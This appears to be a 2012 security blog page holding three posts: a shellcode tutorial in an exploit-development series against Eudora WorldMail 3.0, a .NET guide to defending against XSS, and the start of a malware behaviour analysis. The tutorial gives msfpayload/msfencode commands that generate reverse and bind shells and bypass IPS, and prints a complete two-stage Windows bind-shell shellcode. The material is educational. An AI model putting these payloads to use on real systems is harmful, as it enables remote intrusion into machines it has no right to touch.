24/04/2012

Over The Flow (Part 3)

Intro

This post is the third of the Over The Flow series. In this post I am going to explain what is a shellcode and what are the types of shellcodes. In this post I am also going to refer to the types of the shellcode that I will be injecting to our vulnerable application (if you don't know what the vulnerable application is, have a look to my previous posts). But first I am going to do some research on what a shellcode means as based on  Computer Security context. 

What is a Shellcode

In computer security, a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It is called "shellcode" because it typically starts a command shell from which the attacker can control the compromised machine. Shellcode is commonly written in machine code, but any piece of code that performs a similar task can be called shellcode. Because the function of a payload is not limited to merely spawning a shell, some have suggested that the name shellcode are insufficient. However, attempts at replacing the term have not gained wide acceptance. 

More specifically a shellcode can be seen as a list of instructions that have been developed in a manner that allows us to inject it in an application during runtime.Injecting shellcode in an application can be done trough many different security holes of which buffer overflows are the most popular ones. 

Origin of the term Shellcode

The shellcode is the code of the shell, meaning a code that provides you with a shell. A shell is a software that provides an interface for users of an operating system which provides access to the services of a kernel. However, the term is also applied very loosely to applications and may include any software that is "built around" a particular component, such as web browsers and email clients that are "shells" for HTML rendering engines. The name shell originates from shells being an outer layer of interface between the user and the internals of the operating system (the kernel).


Operating system shells generally fall into one of two categories: command-line and graphical. Command-line shells provide a command-line interface (CLI) to the operating system, while graphical shells provide a graphical user interface (GUI). In either category the primary purpose of the shell is to invoke or "launch" another program; however, shells frequently have additional capabilities such as viewing the contents of directories. More specifically for our post shell means an interactive command prompt with the operating system.

Type of Shellcode

A shellcode can either be local or remote, depending on whether it gives an attacker control over the machine it runs on (local) or over another machine through a network (remote). 

Local Shellcode

Local shellcode is used by an attacker who has limited access to a machine but can exploit a vulnerability, for example a buffer overflow, in a higher-privileged process on that machine. If successfully executed, the shellcode will provide the attacker access to the machine with the same higher privileges as the targeted process.

Remote Shellcode

Remote shellcode is used when an attacker wants to target a vulnerable process running on another machine on a local network or intra-net. If successfully executed, the shellcode can provide the attacker access to the target machine across the network. Remote shellcodes normally use standard TCP/IP socket connections to allow the attacker access to the shell on the target machine. Such shellcode can be categorized based on how this connection is set up: if the shellcode can establish this connection, it is called a "reverse shell" or a connect-back shellcode because the shellcode connects back to the attacker's machine.

On the other hand, if the attacker needs to create the connection, the shellcode is called a bindshell because the shellcode binds to a certain port on which the attacker can connect to control it. A third type, much less common, is socket-reuse shellcode. This type of shellcode is sometimes used when an exploit establishes a connection to the vulnerable process that is not closed before the shellcode is run. The shellcode can then re-use this connection to communicate with the attacker. Socket re-using shellcode is harder to create because the shellcode needs to find out which connection to re-use and the machine may have many connections open.

Download and execute types of Shellcodes

Download and execute is a type of remote shellcode that downloads and executes some form of malware on the target system. This type of shellcode does not spawn a shell, but rather instructs the machine to download a certain executable file off the network, save it to disk and execute it. A variation of this type of shellcode downloads and loads a library. Advantages of this technique are that the code can be smaller, that it does not require the shellcode to spawn a new process on the target system, and that the shellcode does not need code to clean up the targeted process as this can be done by the library loaded into the process.

When the amount of data that an attacker can inject into the target process is too limited to execute useful shellcode directly, it may be possible to execute it in stages. First, a small piece of shellcode (stage 1) is executed. This code then downloads a larger piece of shellcode (stage 2) into the process's memory and executes it.  

Egg-hunt

This is another form of staged shellcode, which is used if an attacker can inject a larger shellcode into the process but cannot determine where in the process it will end up. Small egg-hunt shellcode is injected into the process at a predictable location and executed. This code then searches the process's address space for the larger shellcode (the egg) and executes it.

Shellcode execution strategy

An exploit will commonly inject a shellcode into the target process before or at the same time as it exploits a vulnerability to gain control over the program counter. The program counter is adjusted to point to the shellcode, after which it gets executed and performs its task. Injecting the shellcode is often done by storing the shellcode in data sent over the network to the vulnerable process, by supplying it in a file that is read by the vulnerable process or through the command line or environment in the case of local exploits.

Why Shellcode encoding

Because most processes filter or restrict the data that can be injected, shellcode often needs to be written to allow for these restrictions. This includes making the code small, null-free or alphanumeric. Various solutions have been found to get around such restrictions, including:
  1. Design and implementation optimizations to decrease the size of the shellcode.
  2. Implementation modifications to get around limitations in the range of bytes used in the shellcode.
  3. Self-modifying code that modifies a number of the bytes of its own code before executing them to re-create bytes that are normally impossible to inject into the process.
Shellcode repositories

There are tons of repositories all around the Internet for shellcoding. Namely, the metasploit project seems to be the best. Writing an exploit can be difficult, what happens when all of the pre-written blocks of code cease to work? You need to write your own! Hopefully this tutorial will give you a good head start.

Finding your own Shellcode

Well believe it or not you do not have to use MSFPayload to get a Shellcode now you can gain access to all type of shellcode from  shellcode-strom website just by clicking here.   Shell-Storm.org is a development organization based on GNU/Linux systems that provide free projects and source codes. Of course in order to use this type of shellcode you might have to know little about assembly :(,  but that is life with shellcoding right? A funny Shellcode is the beep Shellcode which you can find here, which obviously what it does is Beeping here is the relevant extract: Shellcode can be changed to work with any windows distribution by changing the address of Beep in kernel32.dll Addresses for SP1 and SP2.Another website to download Shellcodes is of course the exploit-db which you can find here. I should also remind you that I already generated a Shellcode using MSFPayload tool kit so I am not going to waste anymore time in Shellcodes from Internet. 

Generating your own Shellcode using msfpayload

In order to generate your own shellcode you can use msfpayload utility (even though if you want to do it properly you would have to write your own shellcodes!!). So msfpayload is a command-line instance of Metasploit that is used to generate and output all of the various types of shellcode that are available in Metasploit. The most common use of this tool is for the generation of shellcode for an exploit that is not currently in the Metasploit Framework or for testing different types of shellcode and options before finalizing an exploit. 

This is a sample msfpayload command usage:


Note: This command option shows you the options for each shellcode you would like to generate.Default port is 4444, a nice port to start a pen-test.

As we can see from the output, we can configure three different options with this specific payload, if they are required, if they come with any default settings, and a short description:

EXITFUNC
  1. Required
  2. Default setting: process
LPORT
  1. Required
  2. Default setting: 4444
RHOST
  1. Not required
  2. No default settings
Setting these options in msfpayload is very simple. An example is shown below of changing the exit technique and listening port of the shell (click to enlarge):


Note: The exit code is related to the type of the exploit. Some exploits might not work if you choose the wrong type of exit. For example a SEH exploit such as ours probably would have to exit using the SEH exit function. In any case you might have to brute force the vulnerability, which this might also crash the service, so it is not a good idea.

Now that all of that is configured, the only option left is to specify the output type such as C, Perl, Raw, etc. For this example we are going to output our shellcode as C (click to enlarge):


Note: Now we have our fully customized shellcode to be used in any exploit. This shellcode with a few modifications can be imported to python or ruby.

Generating your own Shellcode using msfvenom

The utility msfvenom is a combination of msfpayload and msfencode, putting both of these tools into a single framework instance. The advantages of msfvenom are:
  1.     One single tool
  2.     Standardized command line options
  3.     Increased speed
Msfvenom has a wide range of options available (click to enlarge):


An example of the usage of msfvenom can be seen below:


Note: The command and resulting shellcode above generates a Windows bind shell with three iterations of the shikata_ga_nai encoder without any null bytes in our shellcode.

Note: You can also generate your shellcode from console after issuing a show payloads command and then typing generate. From the generate command you can do all stuff such as encoding and removing all bad characters.

Increasing Shellcode execution probability

There are cases where you need to obtain a pure alphanumeric shellcode because of character filtering in the exploited application. MSFpayload can generate alphanumeric shellcode easily through msfencode. Also bad characters can have a number of different effects in an exploit and you would also want to remove them. And at last encoding transformation types also might be a problem so unicoding shellcodes must something you should be able to do. 

Alphanumeric and printable Shellcode

In certain circumstances, a target process will filter any byte from the injected shellcode that is not a printable or alphanumeric character. Under such circumstances, the range of instructions that can be used to write a shellcode becomes very limited. A solution to this problem was published by Rix in Phrack 57 in which he showed it was possible to turn any code into alphanumeric code. A technique often used is to create self-modifying code, because this allows the code to modify its own bytes to include bytes outside of the normally allowed range, thereby expanding the range of instructions it can use. Using this trick, a self-modifying decoder can be created that initially uses only bytes in the allowed range. The main code of the shellcode is encoded, also only using bytes in the allowed range. When the output shellcode is running, the decoder can modify its own code to be able to use any instruction it requires to function properly and then continues to decode the original shellcode. After decoding the shellcode the decoder transfers control to it, so it can be executed as normal. It has been shown that it is possible to create arbitrarily complex shellcode that looks like normal text in English.

msfpayload windows/shell/bind_tcp R | ./msfencode -e x86/alpha_mixed

Note: This command removes converts your shellcode to alphanumeric. This can also be used to by pass host based IPS software or Network Based IPS devices.

Unicode Shellcode

Modern programs use Unicode strings to allow internationalization of text. Often, these programs will convert incoming ASCII strings to Unicode before processing them. Unicode strings encoded in UTF-16 use two bytes to encode each character (or four bytes for some special characters). When an ASCII string is transformed into UTF-16, a zero byte is inserted after each byte in the original string. Obscou proved in Phrack 61 that it is possible to write shellcode that can run successfully after this transformation. Programs that can automatically encode any shellcode into alphanumeric UTF-16-proof shellcode exist, based on the same principle of a small self-modifying decoder that decodes the original shellcode. You can find out about Unicode characters here.

Removing bad characters in your Shellcode

Bad characters can have a number of different effects in an exploit. Sometimes they get translated to one or more other characters, or they get removed from the string entirely, in which case you work out which characters are bad by examining the memory dump in the debugger, finding your buffer, and seeing which characters are missing or have changed. In other cases however, bad characters seem to completely change the structure of the buffer, and simple memory examination won't tell you which ones are missing.

The command to avoid this types of problems is:

msfpayload windows/shell_reverse_tcp LHOST=192.168.20.11 LPORT=443 R | msfencode -a x86 -b '\x00\x0a\x0d' -t c

Note: This command removes all bad characters such as \x00m \x0a and \xd (remember from previous posts that this characters were used for header injection attacks in Web Applications). 

The INT 3 interrupt call

The INT instruction is an assembly language instruction for x86 processors that generates a software interrupt. It takes the interrupt number formatted as a byte value.When written in assembly language, the instruction is written like this:
INT X 

Note: Where X is the software interrupt that should be generated. 

The INT 3 instruction is defined for use by debuggers to temporarily replace an instruction in a running program, in order to set a breakpoint. Other INT instructions are encoded using two bytes. This makes them unsuitable for use in patching instructions (which can be one byte long), for more information see SIGTRAP.

When writing exploits the opcode for INT 3 is used to test and make a functional our shellcode. The INT 3 software interrupt in hexadecimal is 0xCC. So for our example when we want to inject a shellcode we will inject software interrupts in the position of the possible shellcode and try to work our way through.

Shellcode injection methodology

So the method used to inject  a shellcode into an application and run is:
  1. Go through the implementation details if the technology through RFC's (e.g. IMAP4 RFC) and identify possible implementation issues. For our exploit development using IMAP4 RFC helped us identify the bracket character bad handling.
  2. Fuzz the application in order to create an overflow and crush the vulnerable program and identify the proper attack vector, for Eudora Qualcomm WorldMail 3.0 it was the LIST command. In our application I used a large buffer of A's ending with the } character.
  3. Identify the size of the exact buffer size that crushes the vulnerable application if needed. Again for our exploit development example we found out that the IMAP4 sever crushes using this A*125+} or else with this Python representation string '\x41' * 125 + '\x7D' we also calculated the spaces to insert the shellcode, but this is shown in the next post.
  4. Use metasploit pattern_create and pattern_offset tools to identify the exact position of the EIP address. In our vulnerable program we managed to identify the position of the EIP and we overwrote with 4 C's.
  5. Inject the shellcode and debug the vulnerable application using INT3 software interrupts. Repeat the same process until you have a working shellcode. This part is used for proper positioning of the shell.
Here is a conceptual representation of the process:  


Note:  See how linear is the process of injecting the shellcode. 
 

The Shellcode for our vulnerable server

We want to exploit Eudora Qualcomm WorldMail 3.0 software and more specifically we want to exploit a buffer overflow in the LIST command as explained in previous posts (the Over The Flow Post Part 1). Now if you have a look at the exploit that we are trying to replicate you will understand that the shellcode used is a staged shellcode, also called a two part shellcode. This exploit can be found here , if you click at the link you will also find out that the first stage is not downloading the second part. The first stage of the shellcode is a 42 byte code that points to the second part that is the true shellcode that binds a shell to port 4444.Which means that when the first stage is executed it searches for the second stage and executes it. 

So this is the first stage shellcode (directly taken from the exploit):

# Using Msf::Encoder::PexFnstenvMov with final size of 42 bytes
# First Stage Shellcode
sc3  ="\x6a\x05\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x2f\x77\x28"
sc3 +="\x4b\x83\xeb\xfc\xe2\xf4\xf6\x99\xf1\x3f\x0b\x83\x71\xcb\xee\x7d"
sc3 +="\xb8\xb5\xe2\x89\xe5\xb5\xe2\x88\xc9\x4b"

So this is the second stage shellcode (directly taken from the exploit):

# win32_bind -  EXITFUNC=seh LPORT=4444 Size=709 Encoder=PexAlphaNum
# Second Stage Shellcode

sc4  ="\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49"
sc4 +="\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36"
sc4 +="\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34"
sc4 +="\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41"
sc4 +="\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x56\x4b\x4e"
sc4 +="\x4d\x54\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x4f\x4f\x42\x56\x4b\x38"
sc4 +="\x4e\x36\x46\x32\x46\x52\x4b\x58\x45\x54\x4e\x53\x4b\x38\x4e\x37"
sc4 +="\x45\x50\x4a\x47\x41\x30\x4f\x4e\x4b\x38\x4f\x34\x4a\x31\x4b\x48"
sc4 +="\x4f\x35\x42\x52\x41\x30\x4b\x4e\x49\x54\x4b\x48\x46\x33\x4b\x58"
sc4 +="\x41\x50\x50\x4e\x41\x43\x42\x4c\x49\x59\x4e\x4a\x46\x38\x42\x4c"
sc4 +="\x46\x57\x47\x30\x41\x4c\x4c\x4c\x4d\x50\x41\x30\x44\x4c\x4b\x4e"
sc4 +="\x46\x4f\x4b\x33\x46\x35\x46\x52\x4a\x32\x45\x37\x45\x4e\x4b\x48"
sc4 +="\x4f\x35\x46\x32\x41\x50\x4b\x4e\x48\x36\x4b\x38\x4e\x50\x4b\x34"
sc4 +="\x4b\x38\x4f\x55\x4e\x41\x41\x30\x4b\x4e\x43\x30\x4e\x32\x4b\x38"
sc4 +="\x49\x48\x4e\x36\x46\x32\x4e\x41\x41\x36\x43\x4c\x41\x53\x4b\x4d"
sc4 +="\x46\x56\x4b\x58\x43\x54\x42\x53\x4b\x48\x42\x34\x4e\x50\x4b\x58"
sc4 +="\x42\x37\x4e\x41\x4d\x4a\x4b\x58\x42\x44\x4a\x30\x50\x55\x4a\x46"
sc4 +="\x50\x38\x50\x44\x50\x50\x4e\x4e\x42\x35\x4f\x4f\x48\x4d\x48\x56"
sc4 +="\x43\x55\x48\x56\x4a\x46\x43\x53\x44\x53\x4a\x56\x47\x37\x43\x57"
sc4 +="\x44\x43\x4f\x45\x46\x45\x4f\x4f\x42\x4d\x4a\x56\x4b\x4c\x4d\x4e"
sc4 +="\x4e\x4f\x4b\x43\x42\x35\x4f\x4f\x48\x4d\x4f\x45\x49\x38\x45\x4e"
sc4 +="\x48\x36\x41\x38\x4d\x4e\x4a\x30\x44\x50\x45\x55\x4c\x36\x44\x30"
sc4 +="\x4f\x4f\x42\x4d\x4a\x56\x49\x4d\x49\x30\x45\x4f\x4d\x4a\x47\x55"
sc4 +="\x4f\x4f\x48\x4d\x43\x55\x43\x45\x43\x45\x43\x45\x43\x45\x43\x44"
sc4 +="\x43\x45\x43\x44\x43\x55\x4f\x4f\x42\x4d\x48\x36\x4a\x56\x41\x31"
sc4 +="\x4e\x55\x48\x46\x43\x45\x49\x48\x41\x4e\x45\x49\x4a\x46\x46\x4a"
sc4 +="\x4c\x51\x42\x57\x47\x4c\x47\x35\x4f\x4f\x48\x4d\x4c\x36\x42\x31"
sc4 +="\x41\x35\x45\x45\x4f\x4f\x42\x4d\x4a\x36\x46\x4a\x4d\x4a\x50\x42"
sc4 +="\x49\x4e\x47\x45\x4f\x4f\x48\x4d\x43\x45\x45\x35\x4f\x4f\x42\x4d"
sc4 +="\x4a\x36\x45\x4e\x49\x54\x48\x48\x49\x54\x47\x55\x4f\x4f\x48\x4d"
sc4 +="\x42\x35\x46\x45\x46\x55\x45\x45\x4f\x4f\x42\x4d\x43\x49\x4a\x46"
sc4 +="\x47\x4e\x49\x37\x48\x4c\x49\x37\x47\x35\x4f\x4f\x48\x4d\x45\x55"
sc4 +="\x4f\x4f\x42\x4d\x48\x36\x4c\x56\x46\x36\x48\x46\x4a\x36\x43\x56"
sc4 +="\x4d\x56\x49\x58\x45\x4e\x4c\x56\x42\x45\x49\x35\x49\x32\x4e\x4c"
sc4 +="\x49\x38\x47\x4e\x4c\x36\x46\x54\x49\x38\x44\x4e\x41\x33\x42\x4c"
sc4 +="\x43\x4f\x4c\x4a\x50\x4f\x44\x44\x4d\x52\x50\x4f\x44\x34\x4e\x32"
sc4 +="\x43\x59\x4d\x58\x4c\x57\x4a\x53\x4b\x4a\x4b\x4a\x4b\x4a\x4a\x36"
sc4 +="\x44\x57\x50\x4f\x43\x4b\x48\x51\x4f\x4f\x45\x57\x46\x44\x4f\x4f"
sc4 +="\x48\x4d\x4b\x55\x47\x55\x44\x55\x41\x55\x41\x45\x41\x35\x4c\x46"
sc4 +="\x41\x30\x41\x35\x41\x45\x45\x55\x41\x55\x4f\x4f\x42\x4d\x4a\x56"
sc4 +="\x4d\x4a\x49\x4d\x45\x30\x50\x4c\x43\x45\x4f\x4f\x48\x4d\x4c\x36"
sc4 +="\x4f\x4f\x4f\x4f\x47\x33\x4f\x4f\x42\x4d\x4b\x38\x47\x55\x4e\x4f"
sc4 +="\x43\x58\x46\x4c\x46\x36\x4f\x4f\x48\x4d\x44\x45\x4f\x4f\x42\x4d"
sc4 +="\x4a\x46\x42\x4f\x4c\x58\x46\x30\x4f\x35\x43\x35\x4f\x4f\x48\x4d"
sc4 +="\x4f\x4f\x42\x4d\x5a"

Epilogue

In the next part I will finally injecting the shellcode. As you can already see things become more and more complicated.


Reference:
  1. http://en.wikipedia.org/wiki/Shellcode 
  2. http://skypher.com/wiki/index.php/Hacking/Shellcode/GetPC
  3. http://www.amazon.com/The-Shellcoders-Handbook-Discovering-Exploiting/dp/047008023X/ref=sr_1_1?s=books&ie=UTF8&qid=1335215521&sr=1-1
  4. http://www.microsoft.com/whdc/devtools/debugging/default.mspx
  5. http://www.ecsl.cs.sunysb.edu/cse684/
  6. http://www.shell-storm.org/shellcode/shellcode-windows.php
  7. http://www.exploit-db.com/shellcode/
  8. http://en.wikibooks.org/wiki/Metasploit/WritingWindowsExploit
  9. http://www.ruby-lang.org/en/libraries/ 
  10. http://en.wikipedia.org/wiki/Address_space_layout_randomization 
  11. http://www.blackhat.com/presentations/bh-dc-07/Whitehouse/Presentation/bh-dc-07-Whitehouse.pdf 
  12. http://resources.infosecinstitute.com/stack-based-buffer-overflow-tutorial-part-2-%E2%80%94-exploiting-the-stack-overflow/ 
  13. http://www.safemode.org/files/zillion/shellcode/doc/Writing_shellcode.html 
  14. http://www.offensive-security.com/metasploit-unleashed/Msfpayload 
  15. http://en.wikipedia.org/wiki/Shell_%28computing%29 
  16. http://www.phrack.org/issues.html?id=7&issue=62
  17. http://www.slideshare.net/amiable_indian/writing-metasploit-plugins 
  18. http://en.wikipedia.org/wiki/List_of_Unicode_characters   

23/04/2012

Defending against XSS with .NET

Intro 

This is an older post from my previous blog that now does not exist. 

Use the HttpOnly Cookie Option

Internet Explorer 6 Service Pack 1 and later supports the HttpOnly cookie attribute, which prevents client-side scripts from accessing a cookie using the DOM object document.cookie. If someone uses the that particular DOM object the script will return an empty string. The cookie is still sent to the server whenever the user browses to a Web site in the current domain. Now if you use .NET to set the HttpOnly attribute to true, what practically happens is that the Http header response field Set-Cookie adds one more attribute (except from the ones that is already supposed to have) at the of the line called HttpOnly. It looks something like that:

Set-Cookie: USER=123; expires=Wednesday, 09-Nov-99 23:12:40 GMT; HttpOnly


Now if the Web browser is IE 6 with sp1 and above it wont allow JavaScript DOM object to access the cookie, but if any other browser is used then it does not provide any protection. The thing is that the Set-Cookie is actually used when the web server decides for the first time to log your activity as a web user, meaning for example the after a successful authentication your cookie is going to be used probably as a security token. The following picture shows how someone can use social engineering to make you execute malicious JavaScript and steal your cookie [5].


Picture : HttpOnly option in action [1].

Note: Web browsers that do not support the HttpOnly cookie attribute either ignore the cookie or ignore the attribute, which means that it is still subject to cross-site scripting attacks [5].

Now if the Web browser is IE 6 with sp1 and above it wont allow JavaScript DOM object to access the cookie, but if any other browser is used then it does not provide any protection. The thing is that the Set-Cookie is actually used when the web server decides for the first time to log your activity as a web user, meaning for example the after a successful authentication your cookie is going to be used probably as a security token. The following picture shows how someone can use social engineering to make you execute malicious JavaScript and steal your cookie [5].

It is important for the developer to understant that this property is already set by default for Authentication and Sessions cookies in ASP.NET 2.0 but not for manually issued cookies.  Therefore, you should consider enabling this option for your manually issued cookies as well.  This option can be enabled in web.config by modifying the httpCookies element as in the example below [4]: 

<httpCookies httpOnlyCookies=“true“ /> 

The System.Net.Cookie class

The System.Net.Cookie class in Microsoft .NET Framework version 2.0 supports the HttpOnly property. The HttpOnly property is always set to true when someone is using the Form authentication. Earlier versions of the .NET Framework (versions 1.0 and 1.1) require that you add code to the  Application_EndRequest event handler in your application Global.asax file to explicitly set the HttpOnly attribute. The code that is actually enabling you to use HttpOnly cookie is:

Visual Basic (Usage):

Dim instance As Cookie Dim value As Boolean value = instance.HttpOnly instance.HttpOnly = value 

Code Example: HttpOnly option set using code[3].

In ASP.NET 1.1 the System.Net.Cookie class does not support the HttpOnly property. Therefore, to add an HttpOnly attribute to the cookie you must add the following code to your application’s Application_EndRequest event handler in Global.asax [4]:

protected void Application_EndRequest(Object sender, EventArgs e)
{
string authCookie = FormsAuthentication.FormsCookieName;

      foreach (string sCookie in Response.Cookies)
      {
            if (sCookie.Equals(authCookie))
            {
                  Response.Cookies[sCookie].Path += “;HttpOnly”;
            }
      }
}

Code Example: HttpOnly option set using web.config [4]. 

Do Not Rely only in the HttpOnly flag for XSS issues

The HttpOnly protection mechanism is useful only in case where the attacker is not skillful enough to undertake other means for attacking the remote application and subsequently the user. Although, session hijacking is still considered the only thing you can do when having XSS, this is for from what is actually possible. The truth is that session hijacking is probably one of the least things the attacker will do for a number of reasons. The most obvious reason is that XSS attacks, although could be targeted, are not instant, like traditional overrun attacks where the attacker point the exploit to a remote location and gain access right away. For an XSS attack to be successful, sometimes it is required a certain period of time. It is highly unlikely that the attacker will wait all the time just to get a session which could be invalid a couple of moments later when the user clicks on the logout button. Remember, session hijacking is possible because concurrent sessions are possible [2].

The only and most effective way to attack when having XSS hole is to launch an attack right on place when the payload is evaluated. If the attacker needs to transfer funds or obtain sensitive information, they most probably will use the XMLHttpRequest object in the background, to automate the entire process. Once the operation is completed, the attacker could leave the user to continue with their normal work or maybe gain full control of the account my resetting the password and destroying the session by performing a logout operation [2]. 

What to do besides using HttpOnly flag (which is a lot)

Evaluate your specific situation to determine which techniques will work best for you. It is important to note that in all techniques, you are validating data that you receive from input and not your trusted script (use must check every single field). Essentially, prevention means that you follow good coding practice by running sanity checks on your input to your routines [6].

The following list outlines the general approaches to prevent cross-site scripting attacks:
  1. Encode output based on input parameters
  2. Filter input parameters for special characters.
  3. Filter output based on input parameters for special characters.
When you filter or encode, you must specify a character set for your Web pages to ensure that your filter is checking for the appropriate special characters. The data that is inserted into your Web pages should filter out byte sequences that are considered special based on the specific character set. A popular charset is ISO 8859-1, which was the default in early versions of HTML and HTTP. You must take into account localization issues when you change these parameters [6].


Code Example: HtmlEncode used to sanitized web fields [8].

Anti-XSS tools for .NET

So what was wrong with using System.Web.HttpUtility.HtmlEncode?  The problem with HttpUtility class is it was based upon deny-list (e.g. black listing approach) approach—in which I mentioned an earlier blog on the down fall with this approach—versus a Accept-only approach.  As a result of the deny-list approach the HttpUtility.HtmlEncode as only good against the following characters:

1. <
2. >
3. &
4. “
5. Characters with values 160-255 inclusive

The Microsoft Anti-XSS tool follows an Accept-only approach (e.g. white listing approach) in which this tool looks for a finite set of valid input and everything else is considered invalid.  This approach will provide a more comprehensive protection to XSS and reduce the ability to trick HttpUtility.HtmlEncode with canonical representations attacks [7].

You will find that the Anti-XSS tool works much like HttpUtility.HtmlEncode:

AntiXSSLibrary.HtmlEncode(string)

AntiXSSLibrary.URLEncode(string)


Now all characters will be encoded except for [7]:
1. a-z (lower case)
2. A-Z (upper case)
3. 0-9 (Numeric values)
4. , (Comma)
5. . (Period)
6. _ (Underscore)
7. - (dash) 8. (Space)—Except for URLEncode 

Do Not Rely on user input filtering but also at output user filtering

A common practice is for code to attempt to sanitize input by filtering out known unsafe characters (e.g. black listing known malicious input). Do not rely on this approach because malicious users can usually find an alternative means of bypassing your validation. While writing this article only IE supports HttpOnly, but there is a firefox plugin called HttpOnly5.0. It provides support for HttpOnly option to Firefox by encrypting cookies marked as HttpOnly on the browser side, so that JavaScript cannot read them.HttpOnly makes XSS much more harder to achive and Firefox3 is going probably to support HttpOnly option….. 

Reference:
  1. http://msdn2.microsoft.com/en-us/library/ms533046.aspx
  2. http://www.gnucitizen.org/blog/why-httponly-wont-protect-you/
  3. http://msdn.microsoft.com/en-us/library/system.net.cookie.httponly(VS.80).aspx
  4. http://blogs.msdn.com/dansellers/archive/2006/03/13/550947.aspx
  5. http://www.microsoft.com/technet/archive/security/news/crssite.mspx?mfr=true
  6. http://support.microsoft.com/default.aspx?scid=kb;en-us;252985&sd=tech
  7. http://blogs.msdn.com/dansellers/archive/2006/02/23/538187.aspx
  8. http://www.java2s.com/Code/ASP/Server/ServerHtmlEncodeVBnet.htm

21/04/2012

Malware Analysis of MSFPayload

Intro

Nowadays the only people that can actually do a decent Mal-ware analysis are ONLY antivirus research vendors such as Symantec and McAfee. The only thing a Security administrator or an Information Security Consultant can do is Mal-ware behavior analysis. That it is the initial stage of lets say a high profile Mal-ware analysis, but that might not be enough. There are no more than 1000 human beings in this planet that can properly reverse engineer a worm such as Confliker and start writing disinfection tools from scratch (or maybe there are, who knows) or they cannot do it in a reasonable amount if time.

So the next best think from fully reverse engineering a Trojan horse is to do a behavioral analysis and try to confine or mitigate the malicious software. But to me it seems that it is not clear to many people on how to do that or what disinfection really means. For me disinfection means to completely identify how a virus behaves and use proprietary tools to restrain it in such a manner that is going to be no risk.

Lately I was doing some Mal-ware analysis on behalf of a client and  I decided to write a mini guide on how to perform a disinfection strartegy. So for the purposes of this article I am going to do a Mal-ware analysis of  an MSFPayload executable, why? Because is free, open source point and "single point and click" hacking tool. As already demonstrated in a previous article found here someone can embed a MSFPayload in practically any executable by using free Windows tools that come with default windows installations. So what are the techniques of Mal-ware is using?

Occupy Memory Residency

Memory-resident programs are those that can be placed in, and remain in, an affected system's main memory space after execution. Memory residency enables a piece of malware to be readily available whenever needed, ensuring that the malware is easily accessible or can monitor every event on an affected system. This is a malware's way of controlling every activity on an affected system when a condition is satisfied. To find out if a malware is resident in the memory, you may need to invoke system tools like the Task Manager in Windows NT-based systems. On Windows 95- or 98-based systems, you can press CTRL-ALT-DEL, which displays a window containing all the running processes in memory. Once you have full view of the things that are currently in memory, check if a malware is there or not. This is tricky and at the same time risky. Terminating a memory-resident program that is critical to a system may cause some undesirable results, such as displaying the Blue Screen of Death or even triggering the system to restart. It is advisable to check if a specific memory-resident program is indeed alien to the system, which is not an easy task.

Spoof Process Names

Contemporary malware tends to use process names that look strikingly similar to common process names. For example, WSOCK32.DLL, a common process in memory handling the library of socket functions, can be spoofed as WSOCK33.DLL. Another is KERNE132.dll (notice that the L in KERNEL is actually the number 1) can be mistaken for the real KERNEL32.DLL. Sometimes the names are actually valid but the path is different. The KERNEL32.DLL is always found in the \Windows\System32 directory but some malware puts it in \Windows\System (in the example displayed below you can see how MSFPayload is using mswinsoc.dll). 

Alter Start Up locations

Other areas where AutoStart entries can be found are in the files, System.ini and Win.ini. A malware often modifies these with links to itself added to the "run=" or "load=" sections of the files. These files are located at the Windows Directory (typically C:\Windows). Following the same approach that you followed with the registry entries, you can remove them from the AutoStart entries after you have verified that they are malicious. Again, back up these files before making any modification just in case the entries are not malicious and you have to restore the files to their original form. All the necessary system configuration files can be accessed, viewed and edited with the Sysedit program. To invoke the program, click "Start", and then "Run", and then type "Sysedit" in the "Open:" box. Another place where you can find autostart entries are in the Start > (All) Programs > Startup folder. The entries here are also referenced and are executed immediately after system startup. Similarly, you may need to back up these files before tinkering with them. You can also have a look at msconfig wizard to see all services and programs executed from OS.

Malicious Macros

Applications like word processing, spreadsheets or PowerPoint presentations are often vulnerable to macro viruses. You can check for malicious activities by checking for macros within these files. To do this, access the macros organizer (you may refer to your applications help file) and check if there are any unknown macros inside, press the ALT-F11 keys in the more recent offerings of Microsoft Office Family (beginning in Office 97 and up). However, some macro viruses tend to hide themselves from users by changing the foreground/background of the macro font display or by adding multiple tabs to make the text invisible to the default view pane. The following is an explanation of procedures readers can use for two different applications that use macros: MS Word and Excel. 

Infected MS Excel Documents

Search your hard drive for any folder name XLStart. For Excel, this folder contains all the things necessary for customization and this includes macros as well. You can transfer the contents of this folder to a temporary directory. Open Excel and turn on the Macro Virus Protection. After doing so, you can now open the Excel file that may be infected and then the Macro Virus Protection should be able to figure that out for you. 

What Mal-ware is and how?

Once executed, Mal-ware can perform its intended malicious function on a system. Unfortunately, it may not always be apparent to users that their system is indeed infected. Mal-ware is an ordinary program doing things that should not be doing, nothing more nothing less. I am going to use the same payload I used to do the demo on a previous articles, yep the one called ClickMe.exe. So what happens if we generate an MSFPayload that spawns a Shell and then listens for a connection, what tools should someone use? Well I am using the following tools:
  1. Process Monitor v3.01 (from SysInternals)
  2. Fport v2.0 (from McAfee)
  3. Wireshark v1.6.7 (former Ethereal)
  4. OllyDbg v 2.0
So what I am going to do next is to double click ClickOnMe.exe and start analyzing how it behaves, using the tools reported above and looks for thinks such as what is it's memory space, what dll file does it use, what connections does it open. 

Using Process Monitor for recording MSFPayload

So lets start with process monitor and try to record the behavior of the malicious file. What I am going to do is first launch the tool, double click on ClickOnMe.exe and then see what can we see from there. When you launch process monitor you can see that there is a filter button, so what I would do is to filter the process image name (we know it is ClickOneMe.exe)


Note: From the drop down list I checked Process Name and by inserting the process image name I filtered the desired executable. Something else someone cold do is to export the results into a CSV file, imported to an excel and do further analysis on how everything happened (time is also included).


Note: Se the XML format you can use, including all this valuable information such as stack trace and stack symbol resolution, and all that with a free tool, amazing ee?

The most interesting feature of this tool is the process activity tool that records all behavior of the process and timeline, just see below the features:


